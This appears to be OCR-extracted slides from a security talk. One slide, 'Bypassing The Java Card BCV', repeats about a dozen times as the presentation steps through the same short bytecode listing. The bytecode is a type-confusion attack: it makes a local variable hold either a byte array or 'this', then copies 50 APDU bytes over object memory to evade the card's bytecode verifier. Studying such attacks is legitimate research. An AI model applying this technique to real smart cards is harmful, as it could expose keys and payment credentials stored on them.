


# Bypassing The Java Card BCV (Cont.)

```
public void bypassBCV() {
    // ...
    sconst_1
    newarray byte
    astore_3

    // pushing condition
    ifeq L1
    // Store the this reference into
    // a local variable
    aload_0 // pushing this
    astore_3 // storing in L3
 L1: aload_3   // LocalArray
    sload_2   // i
    aload_1   // apduBuffer
    sspush 0  // 0
⇒   sspush 50 // 50
    invokestatic @Util.arrayCopy
    pop

    return
}
```




# Bypassing The Java Card BCV (Cont.)

```
public void bypassBCV() {
    // ...
    sconst_1
    newarray byte
    astore_3

    // pushing condition
    ifeq L1
    // Store the this reference into
    // a local variable
    aload_0 // pushing this
    astore_3 // storing in L3
L1: aload_3   // LocalArray
    sload_2   // i
    aload_1   // apduBuffer
    sspush 0  // 0
⇒   sspush 50 // 50
    invokestatic @Util.arrayCopy
    pop

    return
}
```




# Bypassing The Java Card BCV (Cont.)

```
public void bypassBCV() {
    // ...
    sconst_1
    newarray byte
    astore_3

    // pushing condition
    ifeq L1
    // Store the this reference into
    // a local variable
    aload_0 // pushing this
    astore_3 // storing in L3
 L1: aload_3   // LocalArray
    sload_2   // i
    aload_1   // apduBuffer
    sspush 0  // 0
    sspush 50 // 50
⇒   invokestatic @Util.arrayCopy
    pop

    return
}
```




# Bypassing The Java Card BCV (Cont.)

```
public void bypassBCV() {
     // ...
     sconst_1
     newarray byte
     astore_3

     // pushing condition
     ifeq L1
     // Store the this reference into
     // a local variable
     aload_0 // pushing this
     astore_3 // storing in L3
 L1: aload_3   // LocalArray
     sload_2   // i
     aload_1   // apduBuffer
     sspush 0  // 0
     sspush 50 // 50
⇒    invokestatic @Util.arrayCopy
     pop

     return
}
```




# Bypassing The Java Card BCV (Cont.)

```
public void bypassBCV() {
    // ...
    sconst_1
    newarray byte
    astore_3

    // pushing condition
    ifeq L1
    // Store the this reference into
    // a local variable
    aload_0 // pushing this
    astore_3 // storing in L3
 L1: aload_3   // LocalArray
    sload_2   // i
    aload_1   // apduBuffer
    sspush 0  // 0
    sspush 50 // 50
⇒   invokestatic @Util.arrayCopy
    pop

    return
}
```




# Bypassing The Java Card BCV (Cont.)

```
public void bypassBCV() {
    // ...
    sconst_1
    newarray byte
    astore_3

    // pushing condition
    ifeq L1
    // Store the this reference into
    // a local variable
    aload_0 // pushing this
    astore_3 // storing in L3
 L1: aload_3   // LocalArray
    sload_2   // i
    aload_1   // apduBuffer
    sspush 0  // 0
    sspush 50 // 50
    invokestatic @Util.arrayCopy
⇒   pop

    return
}
```




# Bypassing The Java Card BCV (Cont.)

```
public void bypassBCV() {
    // ...
    sconst_1
    newarray byte
    astore_3

    // pushing condition
    ifeq L1
    // Store the this reference into
    // a local variable
    aload_0 // pushing this
    astore_3 // storing in L3
 L1: aload_3   // LocalArray
    sload_2   // i
    aload_1   // apduBuffer
    sspush 0  // 0
    sspush 50 // 50
    invokestatic @Util.arrayCopy
⇒   pop

    return
}
```




# Bypassing The Java Card BCV (Cont.)

```
public void bypassBCV() {
     // ...
     sconst_1
     newarray byte
     astore_3

     // pushing condition
     ifeq L1
     // Store the this reference into
     // a local variable
     aload_0 // pushing this
     astore_3 // storing in L3
 L1: aload_3   // LocalArray
     sload_2   // i
     aload_1   // apduBuffer
     sspush 0  // 0
     sspush 50 // 50
     invokestatic @Util.arrayCopy
     pop

⇒    return
}
```




# Bypassing The Java Card BCV (Cont.)

```
public void bypassBCV() {
    // ...
    sconst_1
    newarray byte
    astore_3

    // pushing condition
⇒   ifeq L1
    // Store the this reference into
    // a local variable
    aload_0 // pushing this
    astore_3 // storing in L3
 L1: aload_3   // LocalArray
    sload_2   // i
    aload_1   // apduBuffer
    sspush 0  // 0
    sspush 50 // 50
    invokestatic @Util.arrayCopy
    pop

    return
}
```




# Bypassing The Java Card BCV (Cont.)

```
public void bypassBCV() {
    // ...
    sconst_1
    newarray byte
    astore_3

    // pushing condition
⇒   ifeq L1
    // Store the this reference into
    // a local variable
    aload_0 // pushing this
    astore_3 // storing in L3
 L1: aload_3   // LocalArray
    sload_2   // i
    aload_1   // apduBuffer
    sspush 0  // 0
    sspush 50 // 50
    invokestatic @Util.arrayCopy
    pop

    return
}
```




# Bypassing The Java Card BCV (Cont.)

```
public void bypassBCV() {
    // ...
    sconst_1
    newarray byte
    astore_3

    // pushing condition
    ifeq L1
    // Store the this reference into
    // a local variable
⇒   aload_0 // pushing this
    astore_3 // storing in L3
 L1: aload_3   // LocalArray
    sload_2   // i
    aload_1   // apduBuffer
    sspush 0  // 0
    sspush 50 // 50
    invokestatic @Util.arrayCopy
    pop

    return
}
```

